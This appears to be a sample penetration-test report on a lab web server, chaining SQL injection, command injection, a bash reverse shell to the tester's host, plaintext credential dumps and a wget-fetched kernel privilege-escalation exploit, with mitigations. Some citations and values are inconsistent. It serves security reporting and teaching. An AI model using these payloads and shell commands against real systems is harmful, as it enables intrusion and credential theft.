Jones the Cat

Vulnerability Assessment - Penetration Test
Customer Corp.

Author: Jones the Cat **Phone: +1-111-123-4567** **e-mail: jonesthecat@jtc.net**

Date: 01/01/2025 **Confidentiality: Public** **Version: 1.0**

Table of contents

Introduction

This penetration test was conducted for Customer Corp. by Jones the Cat. The purpose of this test was to assess the security posture of Customer Corp.'s systems and identify potential vulnerabilities that could be exploited by malicious actors. The test was carried out under controlled conditions and followed industry best practices to ensure accurate and actionable findings.

The engagement focused on evaluating the resilience of Customer Corp.'s infrastructure, applications, and defenses against external threats. The test was conducted using a *gray box* approach, where partial knowledge of the target system was provided to simulate an attack from a semi-informed adversary. The results and recommendations provided aim to enhance the security framework and reduce exposure to cyber risks.

Scope

The scope of this penetration test included the externally exposed infrastructure, web applications, and network services of Customer Corp. The test was limited to the agreed-upon targets as defined in the engagement letter. Internal systems, unless specifically authorized, were excluded from this test.

Objectives

- Evaluate the effectiveness of Customer Corp.'s current security controls.
- Identify and document vulnerabilities in externally accessible systems.
- Assess the potential impact of a successful attack on Customer Corp.'s confidentiality, integrity, and availability.
- Provide actionable recommendations to mitigate identified risks.

Executive Summary

Summary of Activities

On 01/01/2025, Customer Corp. contacted Jones the Cat to propose a Penetration Test activity (detailed in contractual documents) with the objective of estimating the exposure of the Customer Corp. network to attacks. The activities were carried out in a manner that simulated a malicious actor involved in an orchestrated attack against Customer's visible infrastructure. The objectives of the activity are as follows:

- establish whether the security controls of the Customer Corp. network can be bypassed;
- determine the impact of a breach on:
  - confidentiality and integrity of the data stored in the system;
  - system availability.

Summary of Results

The initial reconnaissance of Customer Corp.'s publicly exposed network revealed the presence of several services in addition to the Web server. Some services (MySQL) are unnecessarily exposed, increasing the attack surface available to malicious actors.
A more in-depth examination of the Ping Web application uncovered two critical vulnerabilities allowing remote arbitrary code execution. The login form is vulnerable to SQL injection, enabling bypass of the login process. The Ping input form permits arbitrary command execution, resulting in interactive shell access on the WS-01 machine hosting the Web server.
Using the compromised Web server, an in-depth enumeration of the operating system revealed plaintext credentials for accessing the MySQL database server. The database, in turn, contains plaintext credentials for accessing the Ping application, allowing Jones the Cat to legitimately access it.
The software installed on WS-01 is outdated. One of the components, the kernel, allows privilege escalation to the administrator level, resulting in total system compromise.

Methodology

The methodology employed for this penetration test adhered to industry-standard frameworks, including the NIST SP 800-115[1] guidelines and the OWASP Testing Guide[2]. The following phases were conducted:

1. **Reconnaissance**
   Information about Customer Corp.'s external infrastructure was collected using open-source intelligence (OSINT) and passive reconnaissance techniques.
2. **Scanning and Enumeration**
   Tools such as Nmap were utilized to identify open ports, services, and vulnerabilities on Customer Corp.'s exposed systems.
3. **Exploitation**
   Identified vulnerabilities were exploited in a controlled manner to assess their impact. This included SQL injection and command injection on the Ping Web application.
4. **Post-Exploitation**
   Gained access was used to perform privilege escalation and further enumerate the compromised system.
5. **Reporting**
   Detailed documentation of findings, including proof-of-concept examples and impact assessments, was prepared.

1 https://www.nist.gov/privacy-framework/nist-sp-800-115

2 https://wiki.owasp.org/images/1/19/OTGv4.pdf

Vulnerability Details

Overview

ID	Description	Severity	Status
001	SQL Injection in Login Form	Critical	Open
002	Command Injection in Ping Application	Critical	Open
003	Outdated Kernel Allowing Privilege Escalation	High	Open
004	Unnecessary Exposure of MySQL Services	Medium	Open

Vulnerability 001: SQL Injection in Login Form

- **Description**
  The login form of the Ping application is vulnerable to SQL injection, allowing attackers to bypass authentication.
- **Impact**
  Unauthorized access to the application and potential exposure of sensitive data.
- **Mitigation Recommendations**
  Use prepared statements and parameterized queries to prevent SQL injection.

Vulnerability 002: Command Injection in Ping Application

- **Description**
  The input field of the Ping feature accepts arbitrary commands, enabling attackers to execute code remotely.
- **Impact**
  Full compromise of the Web server, allowing shell access.
- **Mitigation Recommendations**
  Implement input validation and restrict input to valid IP addresses only.

Vulnerability 003: Outdated Kernel Allowing Privilege Escalation

- **Description**
  The operating system kernel is outdated and contains a vulnerability that allows local privilege escalation.
- **Impact**
  Total system compromise if exploited.
- **Mitigation Recommendations**
  Update the operating system kernel to the latest version.

Attack Narrative

Vulnerability scan reports

An initial scan on the WS-01 host identified several publicly accessible services without any apparent reason. These services allow an attacker to precisely map the attack surface and suggest future activities (e.g., enumeration of MySQL database tables).



Image 1: Unnecessary exposure of TCP services

The initial reconnaissance of hosts within the client's network segment allowed the penetration tester to draft what is believed to be the network diagram of Customer Corp.



Image 2: Host Scanning in the Client's Network

Vulnerability 001: SQL Injection in Login Form

The URL http://192.168.58.178/ provides a login form for the Ping web application. After a phase of enumeration, it was possible to bypass the form via a basic SQL injection (tautology ' or 1=1 # in the 'Username' field).

Image 3: SQL Injection in the 'Username' field of the Ping login form

Once the login form is bypassed, the Ping web application appears, providing a form to input an IP address. The argument is used to execute a ping procedure and display the output on the screen.



Image 4: Form of the Ping web application

Vulnerability 002: Command Injection in Ping Application



Image 5: Output of the Ping web application

By enumerating the form, a UNIX command injection was discovered, allowing the execution of arbitrary commands with the credentials of the service user running the web server (apache).



Image 6: Remote execution of arbitrary commands

BASH reverse shell

Once remote execution was achieved on the server, due to the lack of firewall rules, it was possible to execute a reverse shell and gain interactive command execution.

```
└─$ nc -vlp 10000
listening on [any] 10000 ...
192.168.58.178: inverse host lookup failed: Unknown host
connect to [192.168.58.177] from (UNKNOWN) [192.168.58.178] 32825
bash: no job control in this shell
bash-3.00$
```

Image 7: BASH reverse shell execution

An initial enumeration of the source code of the Ping web application allowed the identification of clear-text credentials for accessing the MySQL DBMS.

```
bash-3.00$ ls
index.php
pingit.php
bash-3.00$ cat index.php
<?php
        mysql_connect("localhost", "john", "hiroshima") or die(mysql_error());
        //print "Connected to MySQL<br />";
        mysql_select_db("webapp");

        if ($_POST['uname'] != ""){
                $username = $_POST['uname'];
                $password = $_POST['psw'];
                $query = "SELECT * FROM users WHERE username = '$username' AND password='$password'";
                //print $query."<br>";
                $result = mysql_query($query);

                $row = mysql_fetch_array($result);
                //print "ID: ".$row['id']."<br />";
        }

?>
<html>
<body>
<?php
if ($row['id']==""){
```

Image 8: Clear-text MySQL credentials in the index.php page

Using these credentials, a connection was made to the MySQL DBMS and the available databases were enumerated. Clear-text credentials for the Ping web application were identified.

```
└─$ nc -vlp 10000
listening on [any] 10000 ...
192.168.58.178: inverse host lookup failed: Unknown host
connect to [192.168.58.177] from (UNKNOWN) [192.168.58.178] 32791
bash: no job control in this shell
bash-3.00$ mysql -h localhost -u john -phiroshima -e "select * from users" webapp
id      username        password
1       admin   5afac8d85f
2       john    66lajGGbla
bash-3.00$
```

Image 9: Clear-text credentials of the Ping web application

The admin user credentials work and allow access to the Ping web application as an administrator.



Image 10: Administrator access to the Ping web application

Vulnerability 003: Outdated Kernel Allowing Privilege Escalation

The access provided unintentionally through the command injection is limited to the privilege of a system user. To maximize the impact of a compromise, enumeration of the compromised WS-01 host was performed, with the goal of identifying a vulnerability that would allow privilege escalation to administrator. One of the most important components of the operating system, the Linux kernel, is outdated and vulnerable to a flaw (**CVE-2009-2698**) that, if exploited, allows for the execution of a shell with root user credentials.

```
└─$ nc -vlp 10000
listening on [any] 10000 ...
192.168.58.178: inverse host lookup failed: Unknown host
connect to [192.168.58.177] from (UNKNOWN) [192.168.58.178] 32792
bash: no job control in this shell
bash-3.00$ wget -O /tmp/9542.c http://192.168.58.177:8080/9542.c
--20:33:01--  http://192.168.58.177:8080/9542.c
           ⇒ `/tmp/9542.c'
Connecting to 192.168.58.177:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2,535 (2.5K) [text/plain]

    0K ..                                                    100%  134.31 MB/s

20:33:01 (134.31 MB/s) - `/tmp/9542.c' saved [2535/2535]

bash-3.00$ gcc -o /tmp/9542 /tmp/9542.c
/tmp/9542.c:109:28: warning: no newline at end of file
bash-3.00$ /tmp/9542
sh: no job control in this shell
sh-3.00#
```

Image 11: Privilege escalation via CVE-2009-5968

Risk Assessment

The overall risk associated with Customer Corp.'s infrastructure as a result of the penetration test is HIGH. A chain of vulnerabilities was discovered that, starting from the outside, allows an attacker to penetrate the system and gain access with administrator privileges. It is reasonable to assume that a skilled attacker could carry out a targeted attack against Customer Corp. and exploit the associated vulnerabilities to gain various advantages (data exfiltration, denial of service, user monitoring).

In accordance with the NIST SP 800-30 guidelines, to determine the risk, vulnerabilities have been classified based on the likelihood of exploitation and impact.

Unnecessary exposure of services on a public network

Risk: High

Description

Some TCP services running on WS-01 are exposed to the public without any apparent reason. In such conditions, the attack surface increases significantly, and it may allow an attacker to look for further ways to gain unauthorized access to the system.

Vulnerability details

The host identified by IP address 192.168.58.178 exposes the following sensitive TCP services:

Port	Transport	State	Reason	TTL	Banner
22	TCP	Accessible	syn-ack	64	OpenSSH 3.9p1 (protocol 1.99)
80	TCP	Accessible	syn-ack	64	Apache httpd 2.0.52 ((CentOS))
443	TCP	Accessible	syn-ack	64	Apache httpd 2.0.52 ((CentOS))
3306	TCP	Accessible	syn-ack	64	MYSQL (unauthorized)

In principle, it is unclear why only TCP port 443 (which hosts the web server with HTTPS protocol) should not be exposed.

Impact

An attacker who manages to exploit this type of exposure can enumerate the services,

identify other vulnerabilities, and attempt to exploit them. The consequences are severe:

- Possibility of data exfiltration;
- Possibility of executing arbitrary commands on the host with service user credentials;
- Possibility of denying the service.

Systems involved

The following systems within the scope of the analysis are affected by this vulnerability:

IP	Element type	Value
192.168.58.178	SERVICE	22/TCP
192.168.58.178	SERVICE	80/TCP
192.168.58.178	SERVICE	3306/TCP

Recommendations

- Do not expose services to the external world unless strictly necessary. In this case, it is sufficient to expose only TCP service 443.
- Monitor interactions with TCP service 443 via a Web Application Firewall (e.g., Apache ModSecurity).

Vulnerable Login Form Allows Login Bypass via SQL Injection

Risk: Critical

Description

Some of the client's web applications are vulnerable to SQL injection attacks. SQL Injection is a code injection technique that exploits security vulnerabilities in software. This vulnerability occurs when user input is not properly filtered at the application level to remove escape characters typical of SQL commands or when values are not strongly typed. If such inputs contain fragments of valid SQL code, they are interpreted by the backend DBMS. SQL commands are injected through user input parameters to perform actions directly on the database, such as: exporting the entire content, modifying

values, extracting authentication credentials, or retrieving sensitive information like credit card or bank account numbers.

SQL Injection is a well-known attack vector for web applications but can also be used on any application that interacts with databases. In many cases, attackers may employ the Binary (Blind) SQL Injection technique. This method is used when a web application is vulnerable to SQL Injection but the injection results are not directly visible to the attacker. The vulnerable page might not display the data but will show different content depending on the results of the injected commands, enabling the attacker to extract "Yes/No" information from the database.

Vulnerability Details

At the URL http://192.168.58.178/, a login form is vulnerable to SQL Injection. By injecting the tautology admin' or 1=1 #, it is possible to bypass the login mechanism and authenticate without valid credentials.

Impact

An attacker exploiting this vulnerability can bypass authentication mechanisms and gain full access to sensitive data stored in the application's database. The consequences are severe:

- Ability to enumerate database tables;
- Ability to bypass authentication;
- Ability to insert users into the database.

Affected Systems

The following systems within the analysis perimeter are affected by this vulnerability:

IP	Element type	Value
192.168.58.178	URL	http://192.168.58.178/

Recommendations

- When possible, modify the source code of the application to use prepared statements for interactions between the application and the database. This mechanism prevents the interpretation of user-supplied parameters as SQL code.

- When application changes are not feasible, consider implementing a web application firewall (e.g., Apache ModSecurity).

Vulnerable Ping Form Allows UNIX Command Execution

Risk: Critical

Description

Some of the client's web applications are vulnerable to Command Injection attacks. Command Injection is a technique that exploits security vulnerabilities in software. This vulnerability occurs when user input is not properly filtered at the application level to remove special characters typically used in BASH. The input provided to an application can be augmented with command separators (e.g., semicolon, pipe, OR, AND) followed by an additional command.

Vulnerability Details

At the URL http://192.168.58.178/index.php, an input form for the "pingit" application is vulnerable to Command Injection. The form accepts an IP address and passes it as an argument to the ping application (accessible at http://192.168.58.178/pingit), which contacts the specified host using the ping command. By entering the input 127.0.0.1; whoami, the response page displays the output of the whoami command, revealing the user apache.

Impact

An attacker exploiting this vulnerability can execute arbitrary commands with the privileges of the user running the web server. The consequences are severe:

- Possibility to deface the website hosted by the web server;
- Possibility to read credentials embedded in the application’s source code;
- Possibility to navigate the file system of the host in search of sensitive information;
- Possibility to exfiltrate data.

Affected Systems

The following systems within the analysis perimeter are affected by this vulnerability:

IP	Element type	Value
192.168.58.178	URL	http://192.168.58.178/index.php

Recommendations

- When modifying the application's source code is possible, implement input filtering (ideally a whitelist of allowed IP addresses or, alternatively, a blacklist of BASH special characters).
- When modifying the application is not feasible, implement a Web Application Firewall (e.g., Apache ModSecurity).

Absence of Connection Blocking Mechanisms

Risk: High

Description

The server lacks mechanisms to block incoming and outgoing TCP/UDP connections (e.g., perimeter or host-level firewalls). Blocking rules for inbound traffic (from external systems to the server) limit an attacker's interaction with the system. Outbound blocking rules (from the server to external systems) prevent data exfiltration. Without such rules, an attacker has unrestricted freedom during enumeration and post-exploitation phases.

Vulnerability Details

The WS-01 server is not protected by a perimeter firewall and does not use local IPTables rules. After gaining remote execution, an attacker can exploit this absence of blocking mechanisms to initiate a BASH-based reverse shell and subsequently execute interactive commands on the server.

Steps to Activate a Reverse Shell

1. On the attacker's machine, set up a netcat listener to receive the reverse shell:

```
nc -vlp 10000
```

2. Execute the reverse shell by entering the following input in the web ping form:

```
127.0.0.1; bash -i &> /dev/tcp/192.168.58.177/10000 0>&1
```

Impact

An attacker exploiting this vulnerability can execute interactive commands on an internal machine. The consequences include:

- System enumeration to gather sensitive information;

- Privilege escalation to an administrator account;
- Enumeration of other machines on internal networks;
- Lateral movement to compromise additional systems.

Affected Systems

The following systems within the analysis perimeter are affected by this vulnerability:

IP	Element type	Value
192.168.58.178	Ingress firewall	Absent
192.168.58.178	Egress firewall	Absent

Recommendations

- Install a perimeter firewall with inbound blocking rules for all TCP ports except port 443.
- Implement outbound blocking rules for all TCP ports to prevent unauthorized data exfiltration.

Password Stored in Plain Text

Risk: Critical

Description

The system contains passwords stored in plain text. These passwords can be extracted by an attacker and used to access other services, effectively broadening the attack surface.

Vulnerability Details

The file /var/www/html/index.php contains MySQL user credentials:

- **Username:** john
- **Password:** hiroshima
- **Service:** MySQL on 192.168.58.78
- **Database:** webapp

These credentials are valid, which expands the visible attack surface to include the MySQL database. For example, the following command demonstrates how to execute an SQL query automatically through a reverse shell:

```
mysql -h localhost -u john -phiroshima -e "show databases" webapp
```

The users table in the webapp database contains user credentials for the web application in plain text. The following command retrieves them:

```
mysql -h localhost -u john -phiroshima -e "select * from users" webapp
```

This results in the following credentials:

- **Username:** admin
  Password: 5afac8d85f2
- **Username:** john
  Password: 66lajGGbla
- **Service:** Web application

Impact

An attacker who exploits this vulnerability can act as a legitimate user (technically speaking, not legally) on other services, potentially compromising them or using them as a springboard for further attacks.

Affected Systems

The following systems within the analysis perimeter are affected by this vulnerability:

IP	Element type	Value
192.168.58.178	FILE	/var/www/html/index.php
192.168.58.178	DB/TABLE SQL	webapp/users

Recommendations

- Avoid storing passwords in plain text within application source files.
- Store passwords in a separate configuration file, encrypted or hashed using a strong algorithm (e.g., SHA-512).
- Modify the web application to compare the hash of the entered password with the hash stored in the SQL table.

Obsolete Software Exposes Public Vulnerabilities

Risk: Critical

Description

Some applications on the client's system are outdated and expose public vulnerabilities with assigned CVE identifiers.

Vulnerability Details

The core operating system running on WS-01 is Linux version **2.6.9-55.EL**, as evidenced by the following command output:

```
uname -a
```

The corresponding distribution is **CentOS 4.5**, as confirmed by:

```
cat /etc/redhat-release
```

CentOS 4.5 was released in May 2007 and reached its end of life in March 2012. As a result, it likely contains unpatched and exploitable vulnerabilities. An attacker can search for all known vulnerabilities for Linux kernel 2.6.9 and systematically attempt exploits until they gain an advantage (commonly privilege escalation to root).

A useful tool for this research is the searchsploit command (part of the Exploit Database project) available on Kali Linux. The following command retrieves available exploits for the specified kernel:

```
searchsploit linux 2.6.9
```

The exploit `linux_x86/local/9542.c` corresponds to **CVE-2009-2698** and is confirmed to work, allowing root privileges on WS-01. The procedure is summarized as follows:

1. **Retrieve the exploit source code:**

```
searchsploit -x 9542.c
```

2. **Convert to UNIX format:**

```
dos2unix 9542.c
```

3. **Transfer the file to WS-01:**
    - Set up a local web server on the attacker machine:

```
python3 -m http.server 8080
```

- Download the exploit on WS-01:

```
wget -O /tmp/9542.c http://192.168.58.177:8080/9542.c
```

4. **Compile the exploit:**

```
gcc -o /tmp/9542 /tmp/9542.c
```

5. **Run the exploit:**

```
/tmp/9542
```

Impact

An attacker who exploits this vulnerability can gain root privileges. As root, the attacker can perform any malicious operation, including:

- Compromising services;
- Monitoring user activities (e.g., via keyloggers);
- Exfiltrating data at will.

Affected Systems

The following systems within the analysis perimeter are affected by this vulnerability:

IP	Element type	Value
192.168.58.178	Software Component	Kernel

Recommendations

- Update the GNU/Linux distribution from CentOS 4.5 to the latest supported version, such as **CentOS 8**, which is supported until 2029.

Recommendations

The impact of the attack on the infrastructure demonstrated in the penetration test suggests the need for an investment to secure the system within a reasonably short time. Although a comprehensive cybersecurity risk mitigation plan is beyond the scope of this document, it is deemed appropriate to present some key points considered priorities. Jones the Cat recommends the following:

1. Ensure the use of strong credentials everywhere. The penetration testing activity highlighted the presence of clear-text passwords encoded in the source code, easily accessible to an attacker. It is recommended to follow the NIST SP 800-11[3] guidelines to define an appropriate password management policy. Although this factor was not critical in the attack, it remains an issue to be addressed and resolved.
2. Establish perimeter security mechanisms. Network and service segmentation is recommended where appropriate. The goal is to isolate subsystems in such a way that an attacker cannot penetrate a system. It is also emphasized that unique accounts should be used for each system to prevent the reuse of credentials by an attacker across different subsystems.
3. Implement and enforce change control mechanisms. During the activities, several misconfigurations and insecure installations were found. The associated vulnerabilities can be mitigated by applying a change control process to WS-01.
4. Implement a patch management program. Adopting a consistent patch management program, as outlined in NIST SP 800-40[4] guidelines, is an important initiative to maintain a proper security posture. This activity helps to limit the attack surface resulting from a set of outdated services.
5. Conduct VAPT periodically. As part of an effective risk management strategy, it is suggested to regularly conduct Vulnerability Assessment and Penetration Testing activities. This allows Customer Corp.'s staff to determine whether security controls are properly installed, functioning as intended, and delivering the desired results. It is recommended to consult the NIST SP 800-30[5] guidelines for creating and managing a risk management program.

3 https://csrc.nist.gov/files/pubs/sp/800/118/ipd/docs/draft-sp800-118.pdf

4 https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-40r4.pdf

5 https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf

Conclusions

It can be confidently stated that these objectives were achieved during the penetration test. A targeted attack against Customer Corp.'s infrastructure could result in a complete compromise of the WS-01 asset. The various vulnerabilities were chained together in such a way as to create a complete path from the outside of the system to the local administrator of WS-01. However, it is important to note that, for the most part, the causes of the attack's success can be attributed to the deficiencies (or even the absence) of the established security controls. Customer Corp. must focus its efforts on strengthening the login form, more careful password management, general service updates (in line with the Ping web application's requirements), and, finally, internal network segmentation. These measures should significantly help mitigate the impact of a vulnerability chain within Customer Corp.'s infrastructure.